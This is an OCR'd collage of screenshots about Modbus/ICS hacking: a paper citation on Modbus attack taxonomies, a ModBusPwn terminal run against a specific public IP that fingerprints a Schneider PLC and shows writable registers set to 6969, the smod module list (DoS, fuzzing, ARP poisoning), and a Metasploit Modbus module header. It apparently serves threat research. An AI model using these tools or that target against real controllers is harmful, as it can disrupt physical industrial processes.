
☆ Save 99 Cite Cited by 145 Related articles All 9 versions

Attack taxonomies for the **Modbus** protocols

P Huitsing, R Chandia, M Papa, S Shenoi - International Journal of Critical …, 2008 - Elsev

… This paper describes the principal **attacks** on the **Modbus** Serial and **Modbus TCP** pro
and presents the corresponding **attack** … We discuss four **Modbus TCP attacks** in more


🔥 ModBusPwn: ICS/SCADA Hacking & Modbus Exploitation Framework



```
┌──(kali㉿kali)-[~]
└─$ python modbus_exploitNEW3.py -t 109.197.200.206  -o plcresults.txt -v 2 --threads 3 --delay 0.3 --detect --m "6969"
    __  ___          ____                 ______           __      _ __
   /  |/  /___  ____/ / /_  __  _______   / ____/  ______  / /___  (_) /_
  / /|_/ / __ \/ __  / __ \/ / / / ___/  / __/ | |/_/ __ \/ / __ \/ / __/
 / /  / / /_/ / /_/ / /_/ / /_/ (__  )  / /____>  </ /_/ / / /_/ / / /_
/_/  /_/\____/\__,_/_.___/\__,_/____/  /_____/_/|_/ .___/_/\____/_/\__/
                                                 /_/

════════════════════════════════════════════════════════════════
  Modbus Exploitation Toolkit - Red Team Edition
  Made by #AfterDark
════════════════════════════════════════════════════════════════
[!] DISCLAIMER: This tool is for authorized testing only.
    The author assumes no liability for misuse.
════════════════════════════════════════════════════════════════
[+] Loaded IPs: 1
[+] Detecting PLC model, firmware version, and hardware details on 109.197.200.206 ...
[✔] Manufacturer: Schneider Electric
[✔] Model: TM241CEC24T_U
[✔] Firmware Version: V05.02.11.18
[✔] Serial Number: Unknown
[✔] Hardware Version: Unknown
[+] Scanning for writable registers on 109.197.200.206 ...
[✔] Register 0 is writable. Current Value: 6969
[✔] Register 1 is writable. Current Value: 6969
[✔] Register 2 is writable. Current Value: 6969
[✔] Register 3 is writable. Current Value: 6969
[✔] Register 4 is writable. Current Value: 6969
```

DRAGOS




trouat / smod Public


smod

smod is a modular framework with every kind of diagnostic and offensive feature you could need in order to pentest modbus protocol. It is a full Modbus protocol implementation using Python and Scapy. This software could be run on Linux/OSX under python 2.7.x.

Feel free to make pull requests, if there's anything you feel we could do better.



```
SMOD >show modules
 Modules                                       Description
 -------                                       -----------
 modbus/dos/arp                                DOS with Arp Poisoning
 modbus/dos/galilRIO                           DOS Galil RIO-47100
 modbus/dos/writeAllCoils                      DOS With Write All Coils
 modbus/dos/writeAllRegister                   DOS With Write All Register Functi
 modbus/dos/writeSingleCoils                   DOS With Write Single Coil Functio
 modbus/dos/writeSingleRegister                DOS Write Single Register Function
 modbus/function/fuzzing                       Fuzzing Modbus Functions
 modbus/function/readCoils                     Fuzzing Read Coils Function
 modbus/function/readCoilsException            Fuzzing Read Coils Exception Funct
 modbus/function/readDiscreteInput             Fuzzing Read Discrete Inputs Funct
 modbus/function/readDiscreteInputException    Fuzzing Read Discrete Inputs Excep
 modbus/function/readExceptionStatus           Fuzzing Read Exception Status Func
 modbus/function/readHoldingRegister           Fuzzing Read Holding Registers Fun
 modbus/function/readHoldingRegisterException  Fuzzing Read Holding Registers Exc
 modbus/function/readInputRegister             Fuzzing Read Input Registers Funct
 modbus/function/readInputRegisterException    Fuzzing Read Input Registers Excep
 modbus/function/writeSingleCoils              Fuzzing Write Single Coil Function
 modbus/function/writeSingleRegister           Fuzzing Write Single Register Func
 modbus/scanner/arpWatcher                     ARP Watcher
 modbus/scanner/discover                       Check Modbus Protocols
 modbus/scanner/getfunc                        Enumeration Function on Modbus
 modbus/scanner/uid                            Brute Force UID
 modbus/sniff/arp                              Arp Poisoning
SMOD >
```




rapid7 / metasploit-framework Public
Code
Issues 435
Pull requests 29
Discussions
Actions
Projects 1
Wiki
Security
Files
master
Go to file
rservices
rsync
sage
sap
scada
bacnet_l3.rb
digi_addp_reboot.rb
digi_addp_version.rb
digi_realport_serialport_sca...
digi_realport_version.rb
indusoft_ntwebserver_fileac...
koyo_login.rb
modbus_banner_grabbing.rb
modbus_findunitid.rb
modbusclient.rb
metasploit-framework / modules / auxiliary / scanner / scada / modbusclient.rb
cgranleese-r7 Update info -d markdown
Code
Blame
467 lines (437 loc) · 16 KB

```ruby
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Modbus Client Utility',
        'Description' => %q{
          This module allows reading and writing data to a PLC using the Moc
          This module is based on the 'modiconstop.rb' Basecamp module from
          as well as the mbtget perl script.
        },
        'Author' => [
          'EsMnemon <esm[at]mnemonic.no>', # original write-only module
          'Arnaud SOULLIE  <arnaud.soullie[at]solucom.fr>', # code that allc
          'Alexandrine TORRENTS <alexandrine.torrents[at]eurecom.fr>', # coc
```

